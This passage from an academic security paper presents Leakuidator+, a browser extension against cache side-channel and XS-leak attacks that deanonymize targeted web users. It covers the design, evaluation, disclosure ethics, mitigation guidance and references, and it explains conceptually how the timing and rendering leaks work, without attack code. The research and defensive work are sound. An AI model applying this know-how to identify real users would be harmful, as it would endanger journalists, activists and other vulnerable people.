


Figure 6: Interaction Diagram for `Leakuidator+`.

Figure 6 shows the exchange of messages between the browser, the extension, and ultimately the sharing website. As the figure shows, the process starts when the browser sends a web request *Req*, together with cookies, to the sharing website. When the extension intercepts this request, it classifies the request as potentially risky if the request contains cookies and is cross-site. In that case, the extension strips the authentication cookies from the request, and only then passes it on to the sharing website. Since the sharing website does not have access to the authentication cookies, its response *Resp* trivially contains no identifying information about the user. When the extension receives the response *Resp*, it passes it directly to the browser for rendering.

This mechanism can be used to block all third-party cookies. Such behavior, however, is not appropriate in many cases – cookies are important for many existing web functionalities, including analytics and tracking. To remain compatible with these use-cases, the extension generates a fresh request, labeled Req^*, containing the cookies stripped from *Req*. The extension then sends Req^* to the sharing website in the form of a HEAD request. The additional delay t_d between the transmission of *Req* and the transmission of Req^* is unique for `Leakuidator+`, and the reason for its inclusion will be described below. The personalized response that the sharing website sends back, labeled $Resp^*$, is never forwarded to the browser for rendering – it is only analyzed by the browser extension. As long as the browser's extension API prevents the webpage from accessing the fields of $Resp^*$, the user is again protected from XS-leak-based deanonymization. The extension finally compares *Resp* and $Resp^*$. If there are any observable differences between the two, the extension indicates this to the user through the browser toolbar.

We made a series of changes to `Leakuidator` so that it protects against the new attacks proposed in this paper.

Protecting against pop-unders and tab-unders. The orig-

inal Leakuidator was only configured to offer protection in cases of cross-origin web requests. This covers the existing class of XS-leak-based attacks, but specifically excludes any first-party requests from protection. Hence, no protection is provided against the pop-under and tab-under embedding methods used by our attacks. Since wholesale blocking of all first-party cookies would immediately break the functionality of many web pages, we selected a more refined approach to decide when to activate our protection. Specifically, Leakuidator+ keeps track of which browser tabs and windows were created by which webpage, creating groups of related tabs and windows. This is done by monitoring the *webNavigation* API to detect when a new tab or window is opened, and recording the relations between parent and child. When a request is made in either a parent or a child window/tab, the extension detects if the request's domain is different from the top-level domain in the related window/tab, and applies the defense. Leakuidator+ excludes from the defense any tabs that are manually created by the user (*e.g.*. by clicking on the "+" or "New Tab" button).

Removing residual side-channel leaks. As Leakuidator was shown to be effective at preventing leaky resource attacks based on known XS-leaks, we expected it to be immediately effective against the side channel-based leaks investigated in this work. We were instead surprised to find that it is ineffective. For example, when we launched an attack using an image hosted on Google Drive in the Chrome browser, we could visually observe differences in the CPU cache side-channel measurements between target and non-target users, even when Leakuidator was enabled. These differences were also exploitable by our machine learning classifier. As a result, our attack remained highly effective despite the presence of Leakuidator, achieving a 86% attack accuracy instead of the expected base-rate of 50%. This finding is counter-intuitive – when Leakuidator is installed, the server does not respond with the image content, and the browser does not render any leaky resources.

We performed a detailed analysis to understand this finding, and uncovered two subtle reasons that cause observable differences in the side-channel measurements. First, there is a *server side channel* related to $Resp^*$, (*i.e.*, the response to Req^*, the second request initiated by Leakuidator). In particular, we noticed that the server takes a different time to respond, if a user is allowed or not to access the shared resource. This timing side channel was originally used by Watanabe *et al.* to launch deanonymization attacks on several popular services using XS-leaks [8, 9]. In our case, even though $Resp^*$ is not forwarded to the browser, and therefore not available to an attacker using XS-leaks, the mere fact that it is processed by the browser's extension framework is enough to cause an exploitable side-channel difference.

Second, we discovered a *client side channel* in the extension itself. The extension performs various operations on *Req* and *Resp*, including recording header names and values, using them to prepare Req^*, and finally comparing the fields of $Resp^*$ and *Resp*. Thus, the extension itself amplified the differences between the target and non-target user states, resulting in observable differences.

To mitigate the *server side channel*, Leakuidator+ adds a small random delay t_d before sending the second request, Req^*. This delay also randomizes the arrival time of the server response $Resp^*$, making it impractical for an attacker to perform an attack based on this signal. Since the largest value we observed for the timing side channel was on the order of 100 ms, we chose t_d uniformly between 0 and 1 second. We note that since $Resp^*$ is not sent to the browser for rendering, the only user-noticeable side-effect of this added delay is a slightly delayed notification in the browser toolbar.

To mitigate the *client side channel*, Leakuidator+ minimizes the operations performed while analyzing the request and response headers, limiting itself to only inspect and record the headers that are strictly necessary. Instead of recording and using the headers from *Req*, Leakuidator+ relies on the browser to prepare Req^* headers. Also, Leakuidator+ only records the *Resp* headers used for comparison with $Resp^*$, instead of recording all *Resp* headers.

Preserving legitimate functionality. It is natural to analyze the impact of our defense on legitimate website functionality. We note that Leakuidator+ is built on top of Leakuidator, which was designed to preserve functionality such as user tracking and analytics. In legitimate scenarios such as third-party authentication requests, Leakuidator+ notifies the user about the request, requiring them to interact with the extension and complete the process after marking the request as safe.

Extending support to additional browsers. The original Leakuidator extension was only usable on Google Chrome and other Chromium-based browsers such as Microsoft Edge, Brave, Opera and Yandex. Since additional browsers now support the same WebExtension API offered by Chrome, we ported the extension to the Firefox and Tor browsers as well.

Evaluation. We performed a comprehensive set of experiments to validate Leakuidator+'s effectiveness. As summarized in Table 1, when Leakuidator+ is enabled, the attack accuracy becomes equivalent to that of a random guess. Our countermeasure was able to prevent the attacks we discovered on multiple websites, multiple browsers, and multiple hardware microarchitectures, all while remaining compatible with existing uses for cookies in navigation, tracking and analytics.

We also evaluated Leakuidator+'s effectiveness against attacks targeting a group of users. Table 2 shows the attack's accuracy drops near the baseline level of 12.5%, which is equivalent to a random guess for the considered 8-state setup.

Leakuidator [3] was shown to incur a small performance overhead, thus minimally impacting user experience. Leakuidator+ does not make changes that would significantly affect those overheads, including load time, number of requests, and data transferred.

Security Analysis. Leakuidator+ provides by design protection against the main known XS-leak types, such as those

described in Sec. 2.1. We have also shown experimentally that the defense renders cache-based attacks impractical.

Recently, Knittel *et al.* [4] introduced a formal model for XS-leaks, building on work of Sudhodanan *et al.* [2]. The authors systematically search for XS-leaks and find 14 new attack types grouped in four categories. In the remainder of this section, we describe how `Leakuidator+` protects against these. Although our analysis does not necessarily guarantee protection against new unknown XS-leaks, we view it as compelling evidence that `Leakuidator+` is an effective defense mechanism against targeted deanonymization attacks.

Leak Technique: Global Limits exploits browser limits. The limit on number of WebSocket connections allows an attacker to differentiate user states by detecting a webpage's number of WebSocket connections [32]. `Leakuidator+` removes cookies from the initial GET request, resulting in same number of connections in different user states. The response to the HEAD request initiated by `Leakuidator+` is not rendered by the browser, thus no connections are established.

The limit on the number of UI elements for the Payment API allows an advertiser to learn whether a user attempted to purchase an advertised item after clicking on an affiliate link, and is not a deanonymization attack.

Leak Technique: Performance API allows an attacker to differentiate user states by inspecting the browser's Performance entries. It was previously used to detect the X-Frame-Options header in Google Chrome [33]. When `Leakuidator+` is enabled, *Resp* has same effect on these entries in both target and non-target states. To eliminate any potential leak that could arise from Performance entries related to *Resp**, `Leakuidator+` removes these entries when *Resp** arrives.

Leak Technique: Error Messages allow an attacker to learn the target of a redirect. In Webkit-based browsers, primarily Safari, if a CORS-enabled request fails, it is possible to access CORS error messages, including the full URL of the redirect target; in addition, the Subresource Integrity error message can leak the response size. These XS-leaks could possibly be used for targeted deanonymization if the errors rely on authentication cookies sent along with cross-site requests. However, Safari blocks third-party cookies by default.

Leak Technique: Readable Attributes. Web apps can use the Cross-Origin Opener Policy (COOP) to prevent other websites from gaining arbitrary window references to the application, *e.g.*, through pop-up windows. Reading the value of the *contentWindow* attribute may allow an attacker to learn if COOP is enabled and thus potentially differentiate between user states. `Leakuidator+` protects against this by applying the defense to groups of related tabs/windows that have different top-level domains.

6 Related Work

XS-leaks usually exploit cross-site information in a binary form: questions with YES or NO answers, where the response is visible to the attacker. xsleaks.dev is a community-driven website dedicated to collecting knowledge about APIs that can be used for such cross-site leaks. These include window references, frame counting, error events, navigation, response cache probing, ID attribute, postMessage broadcasts, CORB and CORP leaks, and timing attacks [1, 2, 23, 24, 34–55].

There has been academic effort to give a structure to XS-leaks by classification. Recently, Knittel *et al.* [4] introduced a formal model for XS-leaks, building on work of Sudhodanan *et al.* [2], and systematically searched for new XS-leak attack classes. On the defense side, they argue that if at least one browser is immune to a certain leak technique, this technique can be fixed in other browsers as well, by changing their implementation. Our client-side defense, in contrast, does not depend on browser vendors and website owners, and can be used immediately. We observe that many of the defenses proposed to mitigate XS-leaks were not designed to protect against side channels. As our work shows, attacks based on side channels bypass these software-imposed boundaries.

Targeted deanonymization is an example of privacy leakage through XS-leaks [1, 3]. In response to XS-leaks, a number of defense mechanisms were proposed, including response cache protections, subresource protections, fetch metadata, cross-origin opener and resource policies, framing protections, SameSite cookies, isolation policies, cross-origin read blocking, and the partitioned HTTP cache [13, 14, 22, 56–67].

Cache attacks were proposed simultaneously by Percival and by Osvik *et al.* [16, 68], and first demonstrated on the last-level cache by Liu *et al.* [17]. Oren *et al.* presented a JavaScript implementation of the last-level cache attack [69], and Shusterman *et al.* presented the cache occupancy and sweep counting variants, which can be run in more restricted browser environments [6, 70]. Several works have explored the use of micro-architectural side-channel attacks for attacks on privacy. Jana *et al.* introduced the memory footprint side channel, and showed how a malicious Android app can infer fine-grained web-related information about a user, including personal interests and login status [71]. Gülmezoglu *et al.* showed how cache attacks can learn about running applications in a cloud scenario [72]. Gülmezoglu *et al.* also showed how a native Android app can use the cache to discover running applications, website activity and even which videos the victim was streaming [5]. To the best of our knowledge, we are the first to introduce targeted deanonymization on the web using the CPU cache side channel.

Many works have tried using different side-channel attack methods to infer browsing activity, including power consumption, GPU leaks, data statistics, performance counters, and event loops [46, 73–80]. In contrast with the deanonymization scenario, in which the attacker actively induces the victim to load a resource, most of these works assume that the attacker passively observes the victim. It is interesting to consider how these additional methods could be applied to targeted deanonymization, but we believe our defense should be effective regardless of the method used by the attacker.

7 Ethics, Disclosure and Guidance

The deanonymization attacks described in this paper are both practical and dangerous, and can impact the privacy of journalists, activists, and other vulnerable populations. While we provide a browser extension that serves as a countermeasure against these attacks, and experimentally verify its effectiveness, there are several scenarios in which this countermeasure is impossible to deploy. Most significantly, the current implementation of the WebExtension API on Apple's Safari browser is not compatible with our extension, and the official mobile version of Chrome provided by Google does not support extensions at all. Users of these browsers will thus be unable to defend themselves against the attacks described in this paper, until content sharing sites make non-trivial changes to the way they allow content to be shared.

It is our ethical responsibility to minimize the risk to these users. We have opened bug reports with browser vendors (Chromium [81], Firefox [82], Edge, Safari, WebKit, the Tor Project), and are sharing a draft of this paper with affected services including Google, Twitter, Meta, Microsoft, TikTok, Reddit, and Apple. We also consider journalists and activists part of the disclosure process, and have reached out to the organizations who advocate for them through the EFF. Until the responsible disclosure process concludes, we plan to embargo the results. Our countermeasure is already available in the Chrome and Firefox extension stores, and can be immediately installed even before the attacks are publicized. When the disclosure process is over, we plan to publicize an easy-to-understand description of the attack and how to mitigate it, and to work with relevant stakeholders to make sure potential victims know how to protect themselves. Below we provide additional advice on ways to limit the attack's effectiveness.

The attack works on websites even when using VPN, since it targets the browser's rendering process and not the network stack. The attack will not work on websites opened in incognito mode, unless the user explicitly logs in to the website from the incognito session.

Guidance to Website Owners. As discussed in section 5.2, there are two main causes for differences in the observed side-channel leakages between targeted and non-targeted users – a server-side timing difference and a client-side rendering difference. These differences can be mitigated through careful design by website owners. As a positive example, we note that Apple's iCloud service applies most of these design principles, and, as a result, we were not able to attack it using our technique. Web servers typically have an authorization module, which checks if a user is allowed to access a resource, followed by a content delivery module, which actually makes the resource available to the client. If an authorized user loads the resource, both authorization and content delivery modules need to run. For non-authorized users, on the other hand, content delivery is not invoked at all, resulting in a faster response time which can be observed. While we measured this faster response time using a cache side channel, any other side channel that can monitor traffic can also detect this difference, for example the congestion-based method used by Schuster *et al.* [83]. To mitigate the timing side channel, web servers should thus be designed to **return their responses in constant time, regardless of the authorization status of the user**. To mitigate client-side rendering side channels, web servers should **make their error pages as similar as possible to their content pages**. This will make it more difficult for a side-channel attacker to distinguish between the two. As an example, if an authorized user was going to be shown a video, the error page for the non-targeted user should also be made to show a video. In general, website owners should minimize any kind of attacker-observable difference in responses they send between the two states. In addition, websites should **require user interaction before rendering content:** The scalable attack we showed on Tor, as well as several of the video-based attacks, relied on the fact that browsers automatically play shared videos, even if they are loaded in a background page. The added cache activity resulting from this video playback makes it very easy for the classifier to tell apart users. To prevent this, website owners can make sure that videos shared with only a subset of users require some sort of user interaction before they are played. In general, if there are any operations which cause an unavoidable difference in cache activity (for example playing a video or decompressing a file), we recommend that the website first asks the user to confirm this activity. Websites should also consider **replacing blocking with "shadow-banning"**. Blocking public content from a particular user is arguably an exercise in inconvenience – all the blocked user needs to do to access this content is simply open a private browsing window. The shadow-banning technique applies a different approach to blocking. A shadow-banned user is apparently able to interact with the website, including viewing content, creating posts and posting comments. All of the user's comments and posts, however, are invisible to other users. In this approach, the public posts of users are always accessible to other users, including those whom they ban. As a result, it is not possible to use selective shadow-banning to apply targeted deanonymization. On the other hand, since other users are not exposed to the shadow-banned user's content, the website operators can achieve their goal of controlling the discourse on the website. Finally, websites should **notify users upon sharing or blocking.** Google Drive and other sharing websites allow content to be shared without notifying the recipient. Similarly, many sites do not provide any way for a user to know when, or by whom, they are blocked. This behavior increases the risk of the attacks we described, since the target user has no way of knowing he or she is targeted. To reduce this risk, website owners should always notify users when they have content shared with them, or when they are blocked by another user. To minimize cognitive and emotional discomfort, websites can consider how to selectively suppress some of these notifications without sacrificing security.

Guidance to Browser Vendors. The browser serves as host

both for the attacker and for the victim. A browser which can isolate the cache activity of the victim from the spying eyes of the attacker, or which can prevent the attacker's code from performing cache occupancy measurements, would be the ideal countermeasure. This is, unfortunately, a task which may be impossible to carry out without redesigning the browser, the operating system or even the CPU [84]. Even before this protected browser becomes available, several engineering fixes to current browsers can raise the bar for the attackers. First, browsers should **consider pop-unders as a security threat**. Pop-under windows and tabs are truly annoying. Advertisers are always looking for new methods for launching these pop-unders, and browser vendors are constantly tweaking the browser's window management logic to prevent them [25, 26]. Going forward from the results in this work, we argue that browser vendors should no longer consider pop-unders as a mere annoyance, but instead consider them as security risks. This includes both actively blocking this browsing pattern, and applying cross-site protections to content loaded into pop-ups. Browser vendors should also **allow browser extensions to modify request headers**. The defense we presented works by carefully processing the header fields of the requests sent out by the browser – inspecting fields in the request headers, comparing two responses to search for privacy leaks, and ultimately changing or removing fields – removing cookie headers from requests and set-cookie headers from responses. All of these stateful processing steps are made possible by an extension API named `webRequestBlocking`, which allows extensions to intercept, block, or modify requests in-flight. Unfortunately, Google has announced that this API is being phased out [85]. Firefox did not currently announce plans to remove support for `webRequestBlocking`, and the Safari extension API does not support it at all. The API designed to replace `webRequestBlocking`, named `declarativeNetRequest`, may be appropriate for list-based ad blockers, but is not usable for our browser extension. Our work shows the importance of allowing browser extensions to statefully intercept and modify web requests. We urge browser vendors to keep the `webRequestBlocking` option available for extensions, and urge vendors who do not currently support it to make this feature a priority.

Guidance to Standards Bodies. The WWW specification already includes a set of standards designed to isolate web content from malicious third parties. These include resource policies, opener policies, cookie isolation, and similar defenses. Common to all of these defenses is the assumption that two pages programmatically isolated from each other are not able to interact. The attacks presented in this work show that this assumption must be reconsidered. In particular, the cross-origin read blocking (CORB) feature was already shown to be less effective in the presence of side channels [52]. We suggest that the CORB feature be extended to pop-under and tab-under contexts, similar to the way in which we extended `Leakuidator`: Any web page *opened* by another web page should also be subjected to CORB restrictions, even if it is opened in a separate window.

Guidance to Users. Users who are at increased risk of being targeted online, such as journalists, activists, and religious leaders, are already instructed to be more careful online than other users, for instance when opening attachments, responding to friend requests, clicking on unknown links, and so on. We provide here some guidance specific to the cache-based targeted deanonymization attack, and will be cooperating with advocacy groups to bring this guidance to the knowledge of relevant users as part of the disclosure process. The best suggestion we can provide is to **install our browser extension,** `Leakuidator+`, which is already available on both the Google Play Store and the Firefox Add-ons website [10, 11]. As Sec. 5 describes in detail, the extension protects against all of the attacks we described in the paper, with a minimal impact on functionality and compatibility. It should be noted that the current Android version of Chrome does not support extensions. Firefox for Android, as well as several third-party Android browsers based on the open-source Chromium code (notably Kiwi and Yandex), do support extensions, but testing the compatibility of our extension with these browsers remains a task for future work. Users should also **avoid unnecessary logins**. Websites such as GMail, Twitter, Facebook and Instagram make it useful and convenient to be constantly logged in. This behavior pattern is especially enforced by Google, through their control over the browser, the website, and in some cases the device itself. This behavior also unfortunately increases the risk of deanonymization attacks. To protect themselves, privacy-conscious users should only log in to websites when they plan to actively use them, and make sure to log out when they are done. It should be noted that the Tor Browser keeps cookies stored in memory as long as the browser is running – if a user opens GMail, and then closes the tab, the Google cookie remains present on the browser until the user manually logs out, deletes cookies or quits the browser. Users should also **consider using multiple devices:** The best way to prevent side-channel attacks is to isolate the source from the receiver. A reasonable and practical way to achieve this for sensitive users would be to invest in multiple cheap devices, each dedicated to a single online service. As a moderate alternative to above, users can use multiple sessions in their browser, for example by using the Multi-Account Containers add-on in Firefox, the Add Profile feature in Edge, or the Multiple People feature in Chrome. Tor Browser also has a (very prominent) "New Identity" button that closes and reopens the browser with a click of a button.

An Alternative Defense Approach: A new potential defense strategy against the popunder and tabunder attack variants emerged from our discussions with the affected services and the browser vendors. Instead of relying on users to install a browser extension, a similar functionality can be achieved by dividing the responsibility for detecting and reacting to potentially suspicious requests between browser

vendors and sharing service operators: The browser provides additional information about the context in which a request is made (through the request headers), and the sharing service uses this information to decide how to respond to potentially suspicious requests. We initiated a proposal to extend the W3C standard for fetch metadata HTTP request headers [86].

8 Concluding Remarks

In this paper, we have introduced novel attack techniques for targeted deanonymization on the web, which can uniquely identify a target user when leaky resources are rendered in the user's browser. The attacks leverage CPU cache side channels to bypass software-imposed boundaries and are shown to be effective across multiple architectures. Our work reveals that the attack surface for targeted deanonymization attacks is drastically larger than previously considered. We experimentally show that several popular resource sharing services can be leveraged to conduct the attack. When considering together the collection of users of these services, we conclude that a large majority of Internet users are vulnerable.

To defend against this threat, we provide a comprehensive countermeasure against all of the attacks we discovered. `Leakuidator+` is a client-side defense that can be deployed right away as a browser extension, without depending on browser vendors and website owners. We also provide guidance to websites and browser vendors, as well as to individuals who are unable to install our browser extension.

Future Work. Targeted deanonymization via the cache side channel is a powerful attack mechanism. Whereas we showed multiple avenues that are readily available to attackers, it would be desirable to further improve the protection landscape. As future work, we plan to further explore and improve usability aspects of the proposed `Leakuidator+` defense. In addition, we believe it is crucial to work with browser vendors and standards bodies to explore comprehensive mechanisms that can start addressing the fundamental underlying causes of cache side channel-based targeted deanonymization attacks.

Artifact Availability. We provide a dataset of cache traces for single and multi-target attacks, together with a Google Colab document showing how to use classifiers on these datasets, as well as sample attack pages for the `<iframe>`, *pop-under* and *tab-under* embedding methods. In addition, we provide an online-only attack page (as described in Appendix C). The artifact repository can be accessed using: `git clone https://github.com/leakuidatorplusteam/artifacts.git`.

The complete source code for `Leakuidator+` is available through the Firefox and Chrome extension stores [10, 11].

Acknowledgments. We would like to thank the USENIX Security reviewers and Giancarlo Pellegrino for reviewing this paper. This research was supported by the US NSF (National Science Foundation) under Grants No. CNS 1801430, DGE 1565478, and DGE 2043104.

References

[1] Cristian-Alexandru Staicu and Michael Pradel. Leaky Images: Targeted Privacy Attacks in the Web. In *USENIX Security Symposium*, pages 923–939. USENIX Association, 2019.

[2] Avinash Sudhodanan, Soheil Khodayari, and Juan Caballero. Cross-Origin State Inference (COSI) Attacks: Leaking Web Site States through XS-Leaks. In *NDSS*, 2020.

[3] Mojtaba Zaheri and Reza Curtmola. Leakuidator: Leaky resource attacks and countermeasures. In *Proc. of the 7th EAI SecureComm*, 2021.

[4] Lukas Knittel, Christian Mainka, Marcus Niemietz, Dominik Trevor Noß, and Jörg Schwenk. XSinator.com: From a Formal Model to the Automatic Evaluation of Cross-Site Leaks in Web Browsers. In *ACM CCS*, pages 1771–1788, 2021.

[5] Berk Gülmezoglu, Andreas Zankl, M. Caner Tol, Saad Islam, Thomas Eisenbarth, and Berk Sunar. Undermining User Privacy on Mobile Devices Using AI. In *AsiaCCS*, pages 214–227. ACM, 2019.

[6] Anatoly Shusterman, Lachlan Kang, Yarden Haskal, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Robust Website Fingerprinting Through the Cache Occupancy Channel. In *USENIX Security Symposium*, 2019.

[7] Anatoly Shusterman, Ayush Agarwal, Sioli O'Connell, Daniel Genkin, Yossi Oren, and Yuval Yarom. Prime+Probe 1, JavaScript 0: Overcoming Browser-based Side-Channel Defenses. In *USENIX Security Symposium*, 2021.

[8] Takuya Watanabe, Eitaro Shioji, Mitsuaki Akiyama, Keito Sasaoka, Takeshi Yagi, and Tatsuya Mori. User Blocking Considered Harmful? An Attacker-Controllable Side Channel to Identify Social Accounts. In *EuroS&P*. IEEE, 2018.

[9] Takuya Watanabe, Eitaro Shioji, Mitsuaki Akiyama, Keito Sasaoka, Takeshi Yagi, and Tatsuya Mori. Follow Your Silhouette: Identifying the Social Account of Website Visitors through User-Blocking Side Channel. *IEICE Trans. Inf. Syst.*, 103-D(2):239–255, 2020.

[10] Leaquidator+ Team. Leakuidator+ for Firefox. https://addons.mozilla.org/en-US/firefox/, 2021.

[11] Leaquidator+ Team. Leakuidator+ for Chrome. https://chrome.google.com/webstore/, 2021.

[12] Kenneth Kufluk and Gregory Baker. Protecting user identity against Silhouette. https://blog.twitter.com/engineering/en_us/topics/insights/2018/twitter_silhouette.

[13] MDN Web Docs. Cross-Origin Resource Policy (CORP). https://developer.mozilla.org/en-US/docs/Web/HTTP/Cross-Origin_Resource_Policy_(CORP).

[14] The Chromium Projects. SameSite Updates. https://www.chromium.org/updates/same-site.

[15] Onur Aciiçmez. Yet another MicroArchitectural Attack: exploiting I-Cache. In *CSAW*, pages 11–18. ACM, 2007.

[16] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In *CT-RSA*, volume 3860 of *LNCS*, pages 1–20. Springer, 2006.

[17] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In *IEEE S&P*, pages 605–622, 2015.

[18] Yossi Oren. PP0 GitHub Repository. https:

//github.com/Yossioren/pp0, 2021.

[19] MDN Web Docs. Same-origin policy: Cross-origin script API access. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#cross-origin_script_api_access.

[20] Soheil Khodayari. De-anonymization attack: Cross site information leakage. https://hackerone.com/reports/723175, 2019.

[21] Avinash Sudhodanan. HotCRP: Attempt to plug an information leak represented by http status. https://github.com/kohler/hotcrp/commit/406a966aad00a762460fbc62cfb04a7532fc9fbd, 2019.

[22] MDN Web Docs. Cross-Origin-Opener-Policy. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cross-Origin-Opener-Policy.

[23] Ron Masas. Patched Facebook Vulnerability Could Have Exposed Private Information About You and Your Friends. https://www.imperva.com/blog/facebook-privacy-bug/.

[24] XS-leaks Wiki: Window References. https://xsleaks.dev/docs/attacks/window-references/, October 2020.

[25] Avi Drissman. WebUSB dialog allows popunders. https://bugs.chromium.org/p/chromium/issues/detail?id=838314.

[26] Masato Kinugawa. Popunder restriction bypass with Presentation API. https://bugs.chromium.org/p/chromium/issues/detail?id=768900.

[27] Scikit-learn: Machine Learning in Python. https://scikit-learn.org/, 2021.

[28] TensorFlow: An end-to-end open source machine learning platform. https://www.tensorflow.org, 2021.

[29] Google Research. Colaboratory. https://colab.research.google.com/, 2021.

[30] Stefan Mangard, Elisabeth Oswald, and Thomas Popp. *Power Analysis Attacks: Revealing the Secrets of Smart Cards*. Springer, 2007.

[31] Ubuntu Wiki. Stress-NG. https://wiki.ubuntu.com/Kernel/Reference/stress-ng, November 2021.

[32] Leak cross-window request timing by exhausting connection pool. https://bugs.chromium.org/p/chromium/issues/detail?id=843157, May 2018.

[33] Terjanq. Twitter: Detect X-Frame-Options header in Chrome. https://twitter.com/terjanq/status/1111600071014080517, March 2019.

[34] Egor Homakov. Disclose domain of redirect destination taking advantage of CSP. https://bugs.chromium.org/p/chromium/issues/detail?id=313737.

[35] Egor Homakov. Using Content-Security-Policy for Evil. http://homakov.blogspot.com/2014/01/using-content-security-policy-for-evil.html.

[36] Terjanq. Protected tweets exposure through the url. https://hackerone.com/reports/491473.

[37] Edward W. Felten and Michael A. Schneider. Timing attacks on web privacy. In *23rd IEEE Computer Security Foundations Symposium*, pages 200–214. IEEE, 2010.

[38] Eduardo Vela. HTTP Cache Cross-Site Leaks. https://sirdarckcat.blogspot.com/2019/03/http-cache-cross-site-leaks.html.

[39] Jens Müller. CORS misconfiguration. https://web-in-security.blogspot.com/2017/07/cors-misconfigurations-on-large-scale.html.

[40] Terjanq. Mass XS-Search using Cache Attack. https://terjanq.github.io/Bug-Bounty/Google/cache-attack-06jd2d2mz2r0/index.html#VIII-YouTube-watching-history.

[41] Gareth Heyes. Leaking IDs using focus. https://portswigger.net/research/xs-leak-leaking-ids-using-focus.

[42] Andrew Bortz and Dan Boneh. Exposing private information by timing web applications. In *Proc. of WWW*, 2007.

[43] Chris Evan. Cross-domain search timing. https://scarybeastsecurity.blogspot.com/2009/12/cross-domain-search-timing.html.

[44] Tom Van Goethem, Wouter Joosen, and Nick Nikiforakis. The Clock is Still Ticking: Timing Attacks in the Modern Web. In *Proc. of the 22nd ACM CCS*, pages 1382–1393. ACM, 2015.

[45] Tom Van Goethem, Christina Pöpper, Wouter Joosen, and Mathy Vanhoef. Timeless timing attacks: Exploiting concurrency to leak secrets over remote connections. In *Proc. of the 29th USENIX Security Symposium*, pages 1985–2002, 2020.

[46] Pepe Vila and Boris Köpf. Loophole: Timing Attacks on Shared Event Loops in Chrome. In *USENIX Security*, 2017.

[47] Eduardo Vela. Matryoshka - Web Application Timing Attacks (or.. Timing Attacks against JavaScript Applications in Browsers). https://sirdarckcat.blogspot.com/2014/05/matryoshka-web-application-timing.html.

[48] Eduardo Vela. Security: XS-Search + XSS Auditor = Not Cool. https://bugs.chromium.org/p/chromium/issues/detail?id=922829.

[49] Juan Manuel Fernández. CSS Injection Primitives. https://x-c3ll.github.io/posts/CSS-Injection-Primitives/.

[50] XS-leaks Wiki: postMessage Broadcasts. https://xsleaks.dev/docs/attacks/postmessage-broadcasts/, October 2020.

[51] cure53.de. HTTPLeaks. https://github.com/cure53/HTTPLeaks/.

[52] Łukasz Anforowicz. CORB vs side channels. https://docs.google.com/document/d/1kdqstoT1uH5JafGmRXrtKE4yVfjUVmXitjcvJ4tbBvM/edit?ts=5f2c8004.

[53] Sigurd Kolltveit. A timing attack with CSS selectors and Javascript. https://blog.sheddow.xyz/css-timing-attack/.

[54] Takashi Yoneuchi. A Rough Idea of Blind Regular Expression Injection Attack. https://diary.shift-js.info/blind-regular-expression-injection/.

[55] Soroush Karami, Panagiotis Ilia, and Jason Polakis. Awakening the Web's Sleeper Agents: Misusing Service Workers for Privacy Leakage. In *Proc. of NDSS '21*, 2021.

[56] MDN Web Docs. Sec-Fetch-Site. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Sec-Fetch-Site.

[57] MDN Web Docs. Vary. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Vary.

[58] XS-leaks Wiki: Subresource Protections. https://xsleaks.dev/docs/defenses/design-protections/subresource-protections/, October 2020.

[59] W3C Working Draft. Fetch Metadata Request Headers. https://www.w3.org/TR/fetch-metadata/.

[60] Anne van Kesteren. Cross-Origin-Opener-Policy response header (also known as COOP). https://gist.github.com/annevk/6f2dd8c79c77123f39797f6bdac43f3e.

[61] MDN Web Docs. X-Frame-Options. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options.

[62] MDN Web Docs. CSP: frame-ancestors. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/frame-ancestors.

[63] XS-leaks Wiki: Isolation Policies. https://xsleaks.dev/docs/defenses/isolation-policies/, December 2020.

[64] The Chromium Projects. Cross-Origin Read Blocking for Web Developers. https://www.chromium.org/Home/chromium-security/corb-for-developers.

[65] Vicki Pfau. Optionally partition cache to prevent using cache for tracking. https://bugs.webkit.org/show_bug.cgi?id=110269.

[66] Josh Karlin. Split Disk Cache Meta Bug. https://bugs.chromium.org/p/chromium/issues/detail?id=910708.

[67] Anne van Kesteren. Top-level site partitioning. https://bugzilla.mozilla.org/show_bug.cgi?id=1590107.

[68] Colin Percival. Cache Missing for Fun and Profit. In *BSDCan 2005*, 2005.

[69] Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In *CCS*, pages 1406–1418, 2015.

[70] Anatoly Shusterman, Zohar Avraham, Eliezer Croitoru, Yarden Haskal, Lachlan Kang, Dvir Levi, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Website Fingerprinting Through the Cache Occupancy Channel and its Real World Practicality. *IEEE Trans. Dependable Secur. Comput.*, 18(5):2042–2060, 2021.

[71] Suman Jana and Vitaly Shmatikov. Memento: Learning Secrets from Process Footprints. In *IEEE Symposium on Security and Privacy*, pages 143–157. IEEE Computer Society, 2012.

[72] Berk Gülmezoglu, Thomas Eisenbarth, and Berk Sunar. Cache-Based Application Detection in the Cloud Using Machine Learning. In *AsiaCCS*, pages 288–300. ACM, 2017.

[73] Shane S. Clark, Hossen A. Mustafa, Benjamin Ransford, Jacob Sorber, Kevin Fu, and Wenyuan Xu. Current Events: Identifying Webpages by Tapping the Electrical Outlet. In *ESORICS*, pages 700–717, 2013.

